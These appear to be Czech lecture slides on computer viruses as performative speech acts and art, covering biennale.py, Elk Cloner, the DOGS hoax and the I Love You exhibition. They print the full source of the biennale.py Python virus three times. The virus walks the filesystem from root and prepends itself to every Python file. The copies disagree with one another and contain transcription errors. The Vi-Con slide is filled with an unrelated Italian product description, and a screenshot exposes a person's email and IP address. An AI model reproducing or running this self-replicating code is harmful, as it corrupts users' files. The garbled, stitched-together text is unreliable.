

```
* biennale.py _____ go      to ____ 49th Biennale di Venezia
* HTTP://WWW.010010110101101.ORG __ + __ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3) + 3]
    mysoul.close()
```

# Virus jako řečový akt I

- „Zdrojový kód je novou formou jazyka: programovací jazyk, který, jak už to u mluveného či psaného jazyka bývá, má svou vlastní formální logiku a formu. Přestože počítačový virus není jasně vymezenou uměleckou kategorií, ale spíše digitálním objektem (nebo možná subjektem?), také má jistou konkrétní formu. Je produktem experimentálního přístupu k jazyku, který se neustále rozvíjí.“ Franziska Nori

# Digitální kód jako řečový akt

- Programovací jazyk můžeme považovat za jistý druh promluvy. K tomuto názoru se přiklání zejména teoretici z oboru softwarových studií
- Soubor textů z oblasti softwarových studií - první texty po roce 2000
- zkoumají virus na úrovni digitálního kódu a považují jej za specifický vyjadřovací prostředek
- soustředí se na skutečné akce viru

# Teorie řečových aktů

- John Langshaw Austin. Jak udělat něco slovy.  
Praha: Filosofia, 2000.
- Základní rozdělení promluv:
- a) Lokuční
- b) Illokucný
- c) Perlokuční
- Austin klade důraz na performativní dimenzi jazyka

# Mezi přirozeným a strojovým jazykem


- Jakými způsoby pracují s teorií řečových aktů badatelé z oblasti softwarových studií?
- Inke Arns - **Read\_me, run\_me, execute\_me.**  
**Code as Executable Text: Software Art and its Focus on Program Code as Performativ Text.**
- Kód je ilokuční řečový akt – nic nereprezentuje, je schopný akce

- **Geoff Cox– Alex McLean. Speaking Code.**
- „Počítačový kód má zároveň čitelný i spustitelný stav, jmenovitě stav čtení i zápisu na úrovni jazyka samotného.“
- akce je vykonána zároveň s jejím vyjádřením, liší se od běžného jazyka

- **Katherine Hayles. My Mother Was Computer: Digital Subjects and Literary Texts.**
- „...kód spuštěný v digitálním počítači způsobuje změny v chování tohoto stroje a prostřednictvím síťových portů a dalších rozhraní může iniciovat další změny, všechny implementované skrze přenos a spuštění kódu.“

- Digitální kód dokáže působit změny ve vnějším světě – kód ovlivňuje sféru politického, estetického a sociálního
- na tom se všichni autoři shodují
- **politická dimenze kódu**
- Běžné skrývání autora, prostředí, pracovních metod a efektů
- Otázka, jak zviditelnit vnějšek softwaru?

# Live coding



<https://www.youtube.com/watch?v=z-8DX7g2zEc>

# Bienalle.py (2001) –

dílo skupiny Epidemic + Eva a Franco Mattes  
(pseudonym 0100101110101101.org)

```
# bienalle.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG ____ + ____ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(subbody + "\n\n" + body)
            soul.close()
    except IOError: pass


def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLINK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    subbody = mybody[:find(mybody, "***") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ":")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by bienalle.py, the world slowest virus."
    print "Either Linux or Windows, bienalle.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws ____ + ____ HTTP://WWW.0100101110101101.ORG ____ <"
    print "> _____ 49th Biennale di Venezia _____ <"
```

\*\*\*





# Performativita zlého kódu


- výraz performativní - původ v Austinově teorii řečových aktů
- Poté přesun do kontextu umění (performativní umění) – 50. léta
- performativní kvality umění nových médií
- Umění nových médií jako proces a událost
- Událost, v níž je zapojeno mnoho aktérů

# Tři performativní procesy, které charakterizují počítačový virus:

- 1. Kopírování rutin, které umožní distribuci viru. Jeho šíření
- 2. Spouštěč viru, který aktivuje jeho činnost. Například určitý počet spuštění počítače
- 3. Vygenerování obsahu, který je viditelný pro uživatele. Například zobrazení vzkazu, obrázku nebo poškození software

- Počítačový virus může jednat na úrovni digitálního kódu nebo na úrovni viditelného povrchu
- **Povrchová úroveň** – kulturní logika - obrazové, zvukové či textové sdělení

# MacMag (Computer Graphics Conspiracy / Artemus Barnoz & others)



- **Úroveň digitálního kódu** – logika softwaru -  
Jednání počítačového viru na základě definovaných algoritmů
- Algoritmus jako vyjadřovací prostředek – dvě strategie
- A) Ian Bogost – procedurální rétorika
- B) Metaforická funkce algoritmu – simulace abstraktních pojmu (láska, samota)
- Doris C. Rusch – Matthew Weise. Games about LOVE and TRUST?: Harnessing the Power of Metaphors for Experience Design.

# Vi-Con – autor Luca Bertini



 Vi-Con

Vi-Con è un dispositivo portatile che permette di monitorare la respirazione e la frequenza cardiaca. È progettato per essere portatile, facile da usare e preciso. È indicato per la misurazione della frequenza cardiaca e della respirazione in qualsiasi luogo.

**Caratteristiche:**

- Monitoraggio della frequenza cardiaca e della respirazione.
- Portatile e facile da usare.
- Preciso e affidabile.
- Indicato per la misurazione della frequenza cardiaca e della respirazione in qualsiasi luogo.

**Prezzo:**

Il prezzo di Vi-Con è di 100 euro.

**Uscite:**

- USB
- Bluetooth
- Microfono
- Cuffie
- Alimentatore
- Carica rapida
- Carica wireless

**Garanzia:**

Vi-Con ha una garanzia di 1 anno.

**Supporto:**

Supporto tecnico disponibile su [www.vicon.it](#).

# Interakce počítačového viru s uživatelem

- infekční proces představuje specifický způsob komunikace mezi virem a uživatelem
- Setkání víru a uživatele dá vzniknout jedinečné situaci
- imaginární virus DOGS - vyvolává emotivní reakce, někdo získal přístup k našim datům

## DOGS is Now Installed on Your Computer

File Edit View Tools Message Help



Reply



Reply All



Forward



Print



Delete



Previous



Next



Addresses

**From:** Sintron  
**Date:** Saturday, October 19, 2002 5:38 AM  
**To:** cintron@rpi.edu  
**Subject:** DOGS is Now Installed on Your Computer

### SUCCESSFUL INSTALLATION CONFIRMED



CONGRATULATIONS!! DOGS has now been installed.

DOGS was installed on **Sat Oct 19 06:38:28 2002** on the computer referenced by the IP address **24.58.139.166** at host [**alb-24-58-139-166.nycap.rr.com**] by the user **Victor Cintron** with an email of **cintron@rpi.edu**.

By the time you finish reading this sentence, DOGS will have already read and transmitted the directory structure of your hard drive to a machine. Again, I will not divulge any information you have to anyone else, but I will have to look through your content for clues. If you are still a bit skeptical, you can check what information DOGS has collected so far about you at [Your Information](#).

Many Thanks and Apologies,  
Sintron

- Spoluúčast uživatele probíhá na dvou rovinách:
  - vykonání určité fyzické akce
  - emocionální investice do celé situace
- Reakce uživatele na virus jsou nepředvídatelné
- Vzniká událost podobná uměleckému happeningu

# Poetický virus

- Programovací jazyk se odlišuje od přirozeného jazyka svou instrumentálností, záměrná eliminace jakékoliv nejednoznačnosti
- Ale Florian Kramer zasazuje tento jazyk do širšího kulturního kontextu – odrývá jeho magickou dimenzi
- „Komputace a představy o ní jsou bohaté na kontradikce a naplněné metafyzickými a ontologickými spekulacemi. Pod povrchem všech těchto kontradikcí a spekulací leží naše obsese kódem, který uskuteční fantasma, v němž se slova stanou tělem. Tato vidina však zůstává nenaplněna, protože její realizace stále znova a znova selhává tváří v tvář nezměrným spekulativním očekáváním, která do této představy vkládáme.“ Florian Kramer

- Kód má poetické kvality - umělci jdou proti jeho instrumentalitě, snaha učinit z kódu umělecký prostředek
- **výstava I Love You (2002)** - ve Frankfurtském muzeu aplikovaného umění (Museum für Angewandte Kunst Frankfurt)
- průzkum uměleckého potenciálu počítačového viru



I love you

Computer  
Viren  
Hacker  
Kultur



- Součástí výstavy performance Franca Berardihho
- přednesl zdrojový kód počítačového viru I Love You jako kdyby se jednalo o báseň
- pokus o emancipaci kódu - od utilitárního využití směrem k poetickému vyjádření
- <https://www.youtube.com/watch?v=jJFIRoQr96E>
- [https://www.youtube.com/watch?v=rs0yapSI\\_RmM](https://www.youtube.com/watch?v=rs0yapSI_RmM)

- Berardi přemisťuje kód do překvapivého kontextu – akcentuje jeho estetické vlastnosti
- odmítnutí rationality, počítačové logiky a systému příkazů v Berardihho performanci
- výzva k vytváření programů odmítajících jediný autoritativní hlas

# Básně v digitálním kódu

- báseň v programovacím jazyce- kombinace literárního a strojového jazyka
- Báseň má dvojí artikulaci, jednak textuální forma a také běžící program
- programovací jazyk PEARL
- typické žánry: básně tvořené volným proudem slov, konkrétní poezie, haiku, kaligramy

# Srovnání zdrojového viru Bienalle.py se zdrojovým kódem viru Elkcloner

- POEM ASC 'ELK CLONER:,'
- DFB \$8D,\$8D
- ASC ' THE PROGRAM WITH A PERSONALITY'
- DFB \$8D,\$8D,\$8D
- ASC 'IT WILL GET ON ALL YOUR DISKS'
- DFB \$8D
- ASC 'IT WILL INFILTRATE YOUR CHIPS'
- DFB \$8D
- ASC 'YES IT'
- DFB \$A7
- ASC 'S CLONER!'
- DFB \$8D,\$8D
- ASC 'IT WILL STICK TO YOU LIKE GLUE'
- DFB \$8D
- ASC 'IT WILL MODIFY RAM TOO'
- DFB \$8D
- ASC 'SEND IN THE CLONER!'
- DFB \$8D,\$8D,\$8D,\$8D,\$0

**Elkcloner**

# Bienalle.py

```
* bienalle.py ..... go ..... to ..... 49th Biennale di Venezia
* HTTP://WWW.0100101110101101.ORG + -- [epidemic] http://www.epidemic.us
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3) + 3]
    mysoul.close()
```

# Bienalle.py – básnické kvality kódu

- duše = otevřít (host," r" )
- tělo = duše.číst ( )
- má duše = uzavřít ( )
- mé tělo = mé tělo [: najdi(moje tělo, "#" \*3) + 3]